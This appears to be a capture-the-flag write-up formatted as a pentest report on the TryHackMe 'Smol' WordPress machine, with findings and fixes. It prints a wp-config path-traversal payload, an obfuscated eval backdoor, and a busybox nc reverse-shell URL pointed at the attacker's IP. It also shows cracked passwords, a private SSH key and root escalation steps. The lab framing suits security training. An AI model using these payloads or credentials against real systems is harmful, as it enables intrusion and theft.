

PENTEST REPORT

SMOL

Try Hack Me

Attn. Try Hack Me

Report Version: 1.0

CONFIDENTIAL






Table of Contents

List of Figures	3
1 Executive Summary	4
1.1 Overview	4
1.2 Identified Vulnerabilities	4
1.1 Scope	6
2 Findings	7
H1: JSmol2WP <= 1.07 - Unauthenticated Server Side Request Forgery (SSRF) .	7
H2: hello Dolly backdoor	9
H3: Weak password found in MySQL database	10
H4: Private SSH key found on the filesystem	11
H5: Diego can su as gege use	13
H6: Weak zipfile password	14
H7: Xavi can be root user	15
3 Disclaimer	17
A Appendix	18
A.1 Nmap	18
A.2 Website enumeration	18
A.3 WordPress exploitation	24
A.4 Wordpress admin enumeration	26
A.5 Reverse shell	29
A.6 MySQL	31
A.7 Crack password	33
A.8 Privilege escalation	34



List of Figures

Figure 1 - Distribution of identified vulnerabilities	5
---	---



1 Executive Summary

1.1 Overview

Executive Summary

This penetration test demonstrates how far an attacker can go starting from a simple user account. By identifying an outdated plugin without any applied patch, I discovered a Local File Inclusion (LFI) vulnerability that allowed me to read the wp-config.php file and retrieve the WordPress user's password. Using these credentials, I gained access to the WordPress admin panel, where I found a Remote Code Execution (RCE) vulnerability in the Hello Dolly plugin, which enabled me to obtain a reverse shell as the www-data user.

With www-data privileges, I accessed the MySQL database and extracted all user password hashes. I successfully cracked Diego's password and logged into his account. Further enumeration revealed the SSH private key of the think user, allowing me to switch to that account. Without requiring a password, I was then able to access the gege user account.

In gege's home directory, I found an archive of an old WordPress site. After cracking the zip file password, I accessed the old wp-config.php and retrieved Xavi's credentials. With access to the xavi account, I was able to escalate privileges and gain root access without providing any password.

1.2 Identified Vulnerabilities

#	CVSS	Description	Page
H1	7.5	JSmol2WP <= 1.07 - Unauthenticated Server Side Request Forgery (SSRF)	7
H2	8.8	hello Dolly backdoor	9
H3	8.8	Weak password found in MySQL database	10
H4	8.8	Private SSH key found on the filesystem	11
H5	8.8	Diego can su as gege use	13
H6	8.1	Weak zipfile password	14
H7	8.8	Xavi can be root user	15

Vulnerability Overview

In the course of this penetration test **7 High** vulnerabilities were identified:






Figure 1 - Distribution of identified vulnerabilities




1.1 Scope

: Scope

This penetration test was conducted as part of a Capture The Flag (CTF) exercise from TryHackMe, targeting the machine named Smol, which is classified as medium difficulty.

The assessment was limited to the following system:

System	IP
Linux	10.10.117.159



2 Findings

H1: JSmol2WP <= 1.07 - Unauthenticated Server Side Request Forgery (SSRF)	
Score	7.5 (High)
Vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Target	-
References	-

Overview

The jsmol2wp WordPress plugin was affected by an Unauthenticated Server Side Request Forgery (SSRF) security vulnerability.


Vulnerable link : <http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php>

Details

By accessing this link : <http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php>, an attacker can do an SSRF attack.

Proof of Concept :

```
http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?
isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-
config.php
```



```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/documentation/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wpuser' );

/** Database password */
define( 'DB_PASSWORD', 'kblSF2Vope1w3rj0Z629*Zu6' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication unique keys and salts.
 *
 * Change these to different unique phrases! You can generate these using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
 *
 * You can change these at any point in time to invalidate all existing cookies.
 * This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY', 'put your unique phrase here' );
define( 'SECURE_AUTH_KEY', 'put your unique phrase here' );
define( 'LOGGED_IN_KEY', 'put your unique phrase here' );
define( 'NONCE_KEY', 'put your unique phrase here' );
```

reveals wp-config.php and credentials.


Recommendation

Disable or remove the JSmol2WP plugin Until an official patch is released, the safest immediate action is to disable the vulnerable plugin or remove it entirely from your WordPress installation.

Implement strict input validation and whitelisting If you need to retain JSmol2WP functionality, harden its PHP code around the query parameter in jsmol.php: Reject any URL schemes other than http and https. Enforce a whitelist of allowed hosts or resource identifiers. Use PHP's `filter_var()` with `FILTER_VALIDATE_URL` and parse the URL to ensure it matches expected patterns. Strip or block dangerous prefixes such as `php://`, `file://`, `expect://`, etc.

Deploy a Web Application Firewall (WAF) rule

Enable detailed logging and monitoring Log all requests to `/wp-content/plugins/jsmol2wp/php/jsmol.php`, including client IP, query string, and response status. Set up alerts for repeated 4xx/5xx responses or detection of blocked schemes. Regularly review logs for anomalies indicating attempted SSRF exploitation.



H2: hello Dolly backdoor	
Score	8.8 (High)
Vector string	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Target	-
References	-

Overview

The Hello Dolly plugin contains a backdoor vulnerability that allows an authenticated user to execute arbitrary system commands on the server.

```
// This just echoes the chosen line, we'll position it later.  
function hello_dolly() {  
    eval(base64_decode('CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdTsgfSA='));  
}
```

Details


The vulnerable url is : <http://www.smol.thm/wp-admin/index.php> By adding ?cmd= , we can use command system as whoami, ls

Can allow us using a reverse shell : <http://www.smol.thm/wp-admin/index.php?cmd=busybox+nc+10.21.193.132+9001+-e+%2Fbin%2Fsh>

```
(kali㉿kali)-[~]  
$ nc -lvnp 9001  
listening on [any] 9001 ...  
connect to [10.21.193.132] from (UNKNOWN) [10.10.165.198] 51688  
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Recommendation

- Remove the Hello Dolly plugin from the WordPress installation, especially if it is not used or has been modified.
- Review the source code of all plugins and themes to detect potential backdoors or unauthorized modifications.
- Update WordPress and all plugins/themes to their latest versions from trusted sources.
- Change all administrator passwords and, if necessary, reset passwords for other users.
- Check the list of WordPress users and remove any unauthorized accounts.
- Implement enhanced monitoring (logs, WAF, alerting) to detect suspicious activities in the future.
- Restore the website from a known clean backup if you suspect a broader compromise.



H3: Weak password found in MySQL database

Score	8.8 (High)
Vector string	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Target	-
References	-

Overview

Hashes were found in MySQL database.

Details

One of the hashes is weak and could be cracked with rockyou.txt wordlists :


```
(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=phpass hash.txt --verbosity=4

Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (phpass [phpass ($P$ or $H$) 128/128 SSE2 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:18 1.92% (ETA: 09:22:12) 0g/s 4098p/s 24596c/s 24596C/s 5popin..4themoney
0g 0:00:02:23 3.48% (ETA: 09:22:47) 0g/s 4034p/s 24205c/s 24205C/s swamp123..susan29
0g 0:00:03:06 4.50% (ETA: 09:23:17) 0g/s 3989p/s 23939c/s 23939C/s 04tahoe..04191985
sandiegocalifornia (?)
1g 0:00:06:38 9.99% (ETA: 09:20:44) 0.002509g/s 4004p/s 23324c/s 23324C/s lamarca666..laluna12
1g 0:00:09:20 14.74% (ETA: 09:17:41) 0.001784g/s 4165p/s 23179c/s 23179C/s 1popkorn..1patrickwi
1g 0:00:10:31 16.93% (ETA: 09:16:27) 0.001583g/s 4194p/s 23059c/s 23059C/s y415426..y3arz3r0
1g 0:00:14:27 24.74% (ETA: 09:12:45) 0.001153g/s 4305p/s 23048c/s 23048C/s sisters1092..sistercash
1g 0:00:14:28 24.77% (ETA: 09:12:45) 0.001152g/s 4306p/s 23047c/s 23047C/s sirkv..siriusnegro
```

Allow a user to connect as a new user.

Recommendation

Change password policy : Lowercase, Uppercase, Symbols and number, minimum 8 characters length



H4: Private SSH key found on the filesystem

Score	8.8 (High)
Vector string	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Target	-
References	-

Overview


During the penetration test, I found an SSH key of think user with linpeas enumeration.

Rotate the SSH key pair (generate a new one) and remove the old public key from authorized_keys on all systems.

Review file permissions to ensure that sensitive keys are not accessible by unintended users.

Details

```
chmod +xr linpeas.sh
./linpeas.sh
```




```
Searching ssl/ssh files
Analyzing SSH Files (limit 70)

-rwxr-xr-x 1 think think 2602 Jun 21 2023 /home/think/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktbjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAAwAAAdzc2gtcn
NhAAAAAwEAAQAAAEAxGtoQjY5NUymuD+3b0xzEYIhdBbsnicrrnvkMjOgdbp8xYKrfOgM
ehrkrEXjcmrFvZzp0hnVnbaCyUV8vDrywsrEivK7d5IDefssh/RqRinOY3FEYE+ekzKoH
+S6+jNEKedMH7DamLsXxsAG5b/Avm+PpWmvN1yS5sTeCeYU0wsHMP+cfM1cYcDkDU6Hm1C
A2G4D5+uPluSH13TS12JpFyU3EjHqVv6evERecriHSfV0PxMrrwJEyOwSPYA2c7Rlyh+tb
bniQRVAGE0Jato7kqAJOKZIUxHEIKhBnFOIt5J5sp6L/QfXxZYRMBAiuyNttOY1byNwj6/
EEyQe1YM5chhtmJm/RWog8U6DZf8BgB2KoVN7k11VG74+cmFMbGP6xn1mQG6i2u3H6WcY1
LAc0J1bhypGsPPcE06934s9jrkIN9Xk9BG7HCnDhY2A6bC6biE4UqfU3ikNQZMXwCvF8vY
HD4zdOgaUM8Pqi90WCGEcGPTfW/dPe4+XoqZmcVAAAFiK47j+auO4/mAAAAAB3NzaC1yc2
EAAAGBAMRraEI20TVMprg/t29MxcGCIXQW7J4nK6575DIzoHW6fMWcQ3zoDHoa5Kx43Kp
qxb2c6dIZ1222gsLfFlw6sLKXIRyu3eSA3n7LB/0akYpzmNxrGBPnpMyqB/kuvzRCnnT
B+w2pi7F8bABuW/wL5vhaVprzdcubE3gnmFNMLBzD/nHzNXGHA5A10h5oggNhuA+frj5b
kh9d00tdiaRclNxIx0L1enrxEXnK4h0n1dD8TK68CRMjsEj2ANnO0ZWIfRW254kEVQBhNC
Wra05KgCTimSLlxxCCoQzXTiLeSebKepf0H18WWETAworsjbbTmNw8jcI+vxBMkHtWDOXI
YbZiZv0VqIPF0g2X/AYAdiqfTE5NdVRu+PnJhTGxj+sZ9ZkBuotrTx+lnGNSwHNCdW4cqR
rDz3BN0vd+LPY6yofjFV5PQRuxwpw4WNgOmwm4h0Fkn1N4pDUGTF8ArxfL2Bw+M3ToGLDP
D6ovdFghhHBj7U31v3T3uPl6KmZnFQAAAAMBAEAAAGBAIXuXnQ4YF6DFw/UPko1phF+b
UOTs4kI070tQpPbwG8+0gbTJBZN9J1N9kTfrKULAaW3clUMs3W273sHe074tmgeoLbXJME
wW9vygHG4ReM0MKNYcBKl2kxTg3CKEESiMrHi9MITp7ZazX0D/ep1VLDRWzQG32Ja14jk
rxxC6J32ARoPHHeQZaCWopJAxpM8rfKsHA4MsknSxf4JmZnrscmiGExzJQX+lwQbBaJZ/C
w1RPjmO/fJ16fqcrcyA+hMeAS0Vd6rUqRkZcY/0/aA3zGUgXaaeiktscjKJqeXZ66/NiYD
6XhW/O3/uBwepTV/ckwzdDYD3v23YuJp1uWOPG/7iTyDQXP1FSHYQmd/C+37gyURLZJqZg
e8ShcdgU4htakbSA8K2pYwaSnpxsp/LHk9adQi4bB0i8bCTX8HQzU8zga09ewjLpGBwf4
Y0qNN08wyTluGrKf72vDbajtI9Rwu05wXhdi+RNhktuv6B4aGLTmDpNUK5UALknD2qAQAA
AMBU+E8sqbf2oVmb6tyPu6Pw/Srpk5caQw8Dn5RvG8VcdPsdCSc29Z+frcDkWN20qL+b0B
zb0hGp/YwPhJi098nujXEpSiedJCK00R9wU/LuWKeorvIQLpaKA5TDZaztrFqBkE8FFEQ
gKLOtX3EX2P11ZB9UX/nD9c30jEW7NrVcrC0qmts4HSpr1rggIm+JIom8xJQWuVK42Dmun
lJqND0YfSgN5pqY4hNeqWIz2EnrFxfMaSzUFacK8WLQXVP2*8AAADBAPkcG1ZU4dRIwLXE
XX060DsJ9omNYPHOXVLpM0ov7ULl6T0dv1kaUuCszf2dh1A/BBkGPQDP5hKr0drh8vcRR
A+Eog/y0lw6CDUDfwGQrqDKRrVVUcNbGNhjgnxRRg20DEOK9G8GsJuRYihTZp0LniM2fHd
jAoSAEUxFS7+8zGZ9k9VDL8jaNNM+BX+DZPJ2Fxo5MHu7SO/yU9wKf/zsuu5KlKYGFGLV
Ifa4X2anF1HTJJVfYWUBWAPPsKSfX1UQAAMEAydo2UnBQhJUia3ux2LgTDe4FMldwZ+yy
PiFf+EnK994HuAkW2l3R36PN+Bo0ua7g1g1GHveMfB/nHh4zEB7rhYLFuDYZ//8IzuTaTN
7kGcF7yOYCd7oRmTQLUZeGz7WBr3ydmCPPLDJe7Tj94roX8tgwMO5WCuWHym60s8z0NKKR
u742mQ/UfeT6NnCJWHTorNpJ01fOexq1kmFKCMncIINnk8ZF1BBRQZtfjMvJ44s9j0i4aE
81DXo7MfGm0bSFAAAAEEnRoaw5rQHvIdW50dXNlcnZlcg=
-----END OPENSSH PRIVATE KEY-----
-rwxr-xr-x 1 think think 572 Jun 21 2023 /home/think/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDEa2hCNjk1TKa4P7dvTHMRgiF0FuyeJyuu+QyM6B1unzFgqt86Ax6GuSsReNy
JRXY80vLCysSK8rt3kgN5+ywf9GpGKc5jcURgT56TMqgf5Lr6M0Qp50wfsNqYuxfGwAbLv8C+b4Wlaa83XJLmxN4J5hTTCwcw/5x
YbgPn64+W5IfXdNLXYmkXJTCsMdC9Xp68RF5yIdJ9XQ/EyuvAKTI7BI9gDZztGViH61tueJBFUAYTQlq2juSoAk4pki5ccQggEG
FlhEwFqK7I2205jVvI3CPr8QTJB7VgzlyGG2Ymb9FaiDxToNl/wGAHYqhU3uTXVubvj5yYUxsY/rGfWZAbqLa7cfcPzXjUsBzQnVu
OsQI31eT0EbscKcofJYDpsLpuITHSp9TeKQ1BkxfAK8Xy9gcPjN06BpQzw+qL3RYIYRwY+1N9b9097j5eipmZxU= think@ubunt
b3BlbnNzaC1rZXktbjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAAwAAAdzc2gtcn
NhAAAAAwEAAQAAAEAxGtoQjY5NUymuD+3b0xzEYIhdBbsnicrrnvkMjOgdbp8xYKrfOgM
ehrkrEXjcmrFvZzp0hnVnbaCyUV8vDrywsrEivK7d5IDefssh/RqRinOY3FEYE+ekzKoH
+S6+jNEKedMH7DamLsXxsAG5b/Avm+PpWmvN1yS5sTeCeYU0wsHMP+cfM1cYcDkDU6Hm1C
A2G4D5+uPluSH13TS12JpFyU3EjHqVv6evERecriHSfV0PxMrrwJEyOwSPYA2c7Rlyh+tb
bniQRVAGE0Jato7kqAJOKZIUxHEIKhBnFOIt5J5sp6L/QfXxZYRMBAiuyNttOY1byNwj6/
EEyQe1YM5chhtmJm/RWog8U6DZf8BgB2KoVN7k11VG74+cmFMbGP6xn1mQG6i2u3H6WcY1
LAc0J1bhypGsPPcE06934s9jrkIN9Xk9BG7HCnDhY2A6bC6biE4UqfU3ikNQZMXwCvF8vY
HD4zdOgaUM8Pqi90WCGEcGPTfW/dPe4+XoqZmcVAAAFiK47j+auO4/mAAAAAB3NzaC1yc2
EAAAGBAMRraEI20TVMprg/t29MxcGCIXQW7J4nK6575DIzoHW6fMWcQ3zoDHoa5Kx43Kp
qxb2c6dIZ1222gsLfFlw6sLKXIRyu3eSA3n7LB/0akYpzmNxrGBPnpMyqB/kuvzRCnnT
B+w2pi7F8bABuW/wL5vhaVprzdcubE3gnmFNMLBzD/nHzNXGHA5A10h5oggNhuA+frj5b
kh9d00tdiaRclNxIx0L1enrxEXnK4h0n1dD8TK68CRMjsEj2ANnO0ZWIfRW254kEVQBhNC
Wra05KgCTimSLlxxCCoQzXTiLeSebKepf0H18WWETAworsjbbTmNw8jcI+vxBMkHtWDOXI
YbZiZv0VqIPF0g2X/AYAdiqfTE5NdVRu+PnJhTGxj+sZ9ZkBuotrTx+lnGNSwHNCdW4cqR
rDz3BN0vd+LPY6yofjFV5PQRuxwpw4WNgOmwm4h0Fkn1N4pDUGTF8ArxfL2Bw+M3ToGLDP
D6ovdFghhHBj7U31v3T3uPl6KmZnFQAAAAMBAEAAAGBAIXuXnQ4YF6DFw/UPko1phF+b
UOTs4kI070tQpPbwG8+0gbTJBZN9J1N9kTfrKULAaW3clUMs3W273sHe074tmgeoLbXJME
wW9vygHG4ReM0MKNYcBKl2kxTg3CKEESiMrHi9MITp7ZazX0D/ep1VLDRWzQG32Ja14jk
rxxC6J32ARoPHHeQZaCWopJAxpM8rfKsHA4MsknSxf4JmZnrscmiGExzJQX+lwQbBaJZ/C
w1RPjmO/fJ16fqcrcyA+hMeAS0Vd6rUqRkZcY/0/aA3zGUgXaaeiktscjKJqeXZ66/NiYD
6XhW/O3/uBwepTV/ckwzdDYD3v23YuJp1uWOPG/7iTyDQXP1FSHYQmd/C+37gyURLZJqZg
e8ShcdgU4htakbSA8K2pYwaSnpxsp/LHk9adQi4bB0i8bCTX8HQzU8zga09ewjLpGBwf4
Y0qNN08wyTluGrKf72vDbajtI9Rwu05wXhdi+RNhktuv6B4aGLTmDpNUK5UALknD2qAQAA
AMBU+E8sqbf2oVmb6tyPu6Pw/Srpk5caQw8Dn5RvG8VcdPsdCSc29Z+frcDkWN20qL+b0B
zb0hGp/YwPhJi098nujXEpSiedJCK00R9wU/LuWKeorvIQLpaKA5TDZaztrFqBkE8FFEQ
gKLOtX3EX2P11ZB9UX/nD9c30jEW7NrVcrC0qmts4HSpr1rggIm+JIom8xJQWuVK42Dmun
lJqND0YfSgN5pqY4hNeqWIz2EnrFxfMaSzUFacK8WLQXVP2*8AAADBAPkcG1ZU4dRIwLXE
XX060DsJ9omNYPHOXVLpM0ov7ULl6T0dv1kaUuCszf2dh1A/BBkGPQDP5hKr0drh8vcRR
A+Eog/y0lw6CDUDfwGQrqDKRrVVUcNbGNhjgnxRRg20DEOK9G8GsJuRYihTZp0LniM2fHd
jAoSAEUxFS7+8zGZ9k9VDL8jaNNM+BX+DZPJ2Fxo5MHu7SO/yU9wKf/zsuu5KlKYGFGLV
Ifa4X2anF1HTJJVfYWUBWAPPsKSfX1UQAAMEAydo2UnBQhJUia3ux2LgTDe4FMldwZ+yy
PiFf+EnK994HuAkW2l3R36PN+Bo0ua7g1g1GHveMfB/nHh4zEB7rhYLFuDYZ//8IzuTaTN
7kGcF7yOYCd7oRmTQLUZeGz7WBr3ydmCPPLDJe7Tj94roX8tgwMO5WCuWHym60s8z0NKKR
u742mQ/UfeT6NnCJWHTorNpJ01fOexq1kmFKCMncIINnk8ZF1BBRQZtfjMvJ44s9j0i4aE
81DXo7MfGm0bSFAAAAEEnRoaw5rQHvIdW50dXNlcnZlcg=
```

Recommendation

Remove access to the ssh key.



H5: Diego can su as gege use	
Score	8.8 (High)
Vector string	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Target	-
References	-

Overview

Diego can change user and become gege.

Details


Here is the command :

```
su gege
```

It allows us to download the zip file on gege home directory and find xavi password.

Recommendation

Don't allow Diego user become Gege user.



H6: Weak zipfile password	
Score	8.1 (High)
Vector string	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Target	-
References	-

Overview

The wordpress.old.zip file on gege directory has a weak password that can be cracked with rockyou.txt wordlist.

Details

By downloading the zip file on my desktop, I was able to crack zip password with john and rockyou.txt

```
(kali㉿kali)-[~/Desktop/tools/CVE-2021-4034]
$ john hash_zip.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hero_gege@hotmail.com (wordpress.old.zip)
1g 0:00:00:00 DONE (2025-05-29 09:41) 1.492g/s 11383Kp/s 11383Kc/s 11383KC/s hesse..hepiboth
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


This give access to old wordpress config file with Xavi password

```
/** Database username */
define( 'DB_USER', 'xavi' );

/** Database password */
define( 'DB_PASSWORD', 'P@ssw0rdxavi@' );
```

Recommendation

Change the password to strong password with uppercase, lowercase, symbols and number or a passphrase, exemple JsIfDD53@DII# or This is a very strong p@ssword



H7: Xavi can be root user	
Score	8.8 (High)
Vector string	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Target	-
References	-

Overview

Xavi user can be root user without password.

Details

After getting access to Xavi user, I was able to escalate privileges as root user

```
xavi@smol:/home/gege$ sudo -l
Matching Defaults entries for xavi on smol:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User xavi may run the following commands on smol:
    (ALL : ALL) ALL
xavi@smol:/home/gege$ sudo su
root@smol:/home/gege$ cd /root
```

Recommendation

Restrict Sudo Permissions Review and update the /etc/sudoers file or any included configuration under /etc/sudoers.d/. Remove or tighten any entry such as:


```
xavi ALL=(ALL) NOPASSWD:ALL
```

Replace it with:


```
xavi ALL=(ALL) ALL
```

or remove it entirely if root access is not needed for this user.

Enforce Least Privilege Principle Evaluate whether xavi genuinely requires administrative access. If not, remove the user from any privileged groups (e.g. sudo, admin, etc.) using:



```
sudo deluser xavi sudo  
Audit Sudo Rights for All Users
```





3 Disclaimer

This penetration test report was created solely for educational and training purposes as part of a Capture The Flag (CTF) challenge provided by TryHackMe. The target system, identified as "Smol", is a controlled and intentionally vulnerable environment designed to simulate real-world security scenarios.

All actions performed during this assessment were conducted within the scope of the CTF and in accordance with ethical hacking practices. No unauthorized access to any external or production systems was attempted.

This report is intended for informational use only. The vulnerabilities, techniques, and tools described herein must not be used outside of legal and authorized environments. The author assumes no responsibility for any misuse of the information presented.



A Appendix

A.1 Nmap

```
(kali㉿kali)-[~]
└─$ nmap -sV -sC 10.10.117.159
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-28 15:51 EDT
Nmap scan report for 10.10.117.159
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Did not follow redirect to http://www.smol.thm
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

